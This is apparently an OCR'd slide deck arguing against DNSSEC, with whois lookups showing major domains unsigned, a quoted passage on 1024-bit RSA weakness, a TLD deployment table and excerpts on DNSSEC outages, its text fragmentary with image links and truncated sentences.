
Domain Name System SECurity








DNSAUTH

Domain Name System AUTHentication/AUTHenticity


┌──(kali㉿DESKTOP-9U21Y5KJ)-[~]
└─$ whois google.com | grep DNSSEC
DNSSEC: unsigned
DNSSEC: unsigned
┌──(kali㉿DESKTOP-9U21Y5KJ)-[~]
└─$ whois facebook.com | grep DNSSEC
DNSSEC: unsigned
DNSSEC: unsigned
┌──(kali㉿DESKTOP-9U21Y5KJ)-[~]
└─$ whois nab.com.au | grep DNSSEC
DNSSEC: unsigned
┌──(kali㉿DESKTOP-9U21Y5KJ)-[~]
└─$ whois ebay.com | grep DNSSEC
DNSSEC: unsigned
DNSSEC: unsigned

DNSSEC is Cryptographically Weak




1 Introduction


The cryptographic community reached consensus a decade ago that a 1024-bit RSA key can be broken in a year by an attack machine costing significantly less than 10^9 dollars. See [51], [38], [24], and [23]. The attack machine is an optimized version of the number-field sieve (NFS), a factorization algorithm that has been intensively studied for twenty years, starting in [36]. The run-time analysis of NFS relies on various heuristics, but these heuristics have been confirmed in a broad range of factorization experiments using several independent NFS software implementations: see, e.g., [29], [30], [31], and [4].

Despite this threat, 1024-bit RSA remains the workhorse of the Internet's "DNS Security Extensions" (DNSSEC). For example, at the time of this writing (November 2014), the IP address of the domain `dnssec-deployment.org` is

DNSSEC is Government-Controlled PKI



DNSSEC isn't Seen by the User



DNSSEC has Poor Software Support

DNSSEC Deployment is Minimal

.cl		NIC Chile (University of Chile)	22-APR-2011	-
.com		VeriSign Global Registry Services	31-MAR-2011	3.42
.co		Ministry of Information and Communications Technologies (MinTIC)	18-MAR-2011	-

DNSSEC Deployment / Software Support is Minimal

DNSSEC Means Giving Keys to Third-Parties

DNSSEC is Hard to Deploy and Keep Available

IANIX

About Privacy

Major DNSSEC Outages and Validation Failures


Updated: September 11, 2022

This page lists only DNSSEC failures that have the potential to cause downtime for a significant number of domains, users, or both. It does not list smaller outages such as dominos.com ($1.425 Billion in yearly revenue), the Government of California, or other such "small" organizations. They are too frequent to mention. Technical and media/content organizations are held to a higher standard.

Principal sources of information: DNSViz, Verisign's DNSSEC Debugger, zonemaster.iis.se, zonemaster.labs.nic.cz, and Unbound logs. Discussions on technical mailing lists are also used as sources.

Note: DNSViz has lost a portion of its archives multiple times, turning many citations on this page into 404s. Currently, the dnssec-deployment.org mailing list archives have been down for several years, and previously for around 5 months, producing more 404s. **Constant DNSSEC outages desensitize people to downtime, making them think it's normal.**

DNSSEC is Hard to Deploy and Keep Available



DNSSEC is Hard to Deploy and Keep Available

IANIX


About Privacy DNSSEC Outages

www.cloudflare.com DNSSEC Outage: 2019-03-21


Date: March 21, 2019

Overview

This page gives some details on the **www.cloudflare.com** DNSSEC outage on March 21, 2019. Cloudflare is one of the largest DNSSEC providers. I saw this DNSSEC outage at DNSViz, Verisign's DNSSEC Debugger, Google Public DNS, and DNS-OARC (both Unbound and BIND!), in addition to my 3 Unbound instances. This particular outage was caused by a less common type of DNSSEC failure that I've only seen in Cloudflare and TinyDNSSEC.


Your connection is not private
Attackers might be trying to steal your information from example.test (for example, passwords, messages, or credit cards). Learn more
NET::ERR_CERT_SYMANTEC_LEGACY
Automatically send some system information and page content to Google to help detect dangerous apps and sites. Privacy policy
ADVANCED
Back to safety


DNSSEC is Heavy





Recap


DNSSEC is Cryptographically Weak
DNSSEC is Government-Controlled PKI
DNSSEC isn't Seen by the User
DNSSEC has Poor Software Support
DNSSEC Deployment is Minimal
DNSSEC Means Giving Keys to Third-Parties
DNSSEC is Hard to Deploy and Keep Available
DNSSEC is Heavy

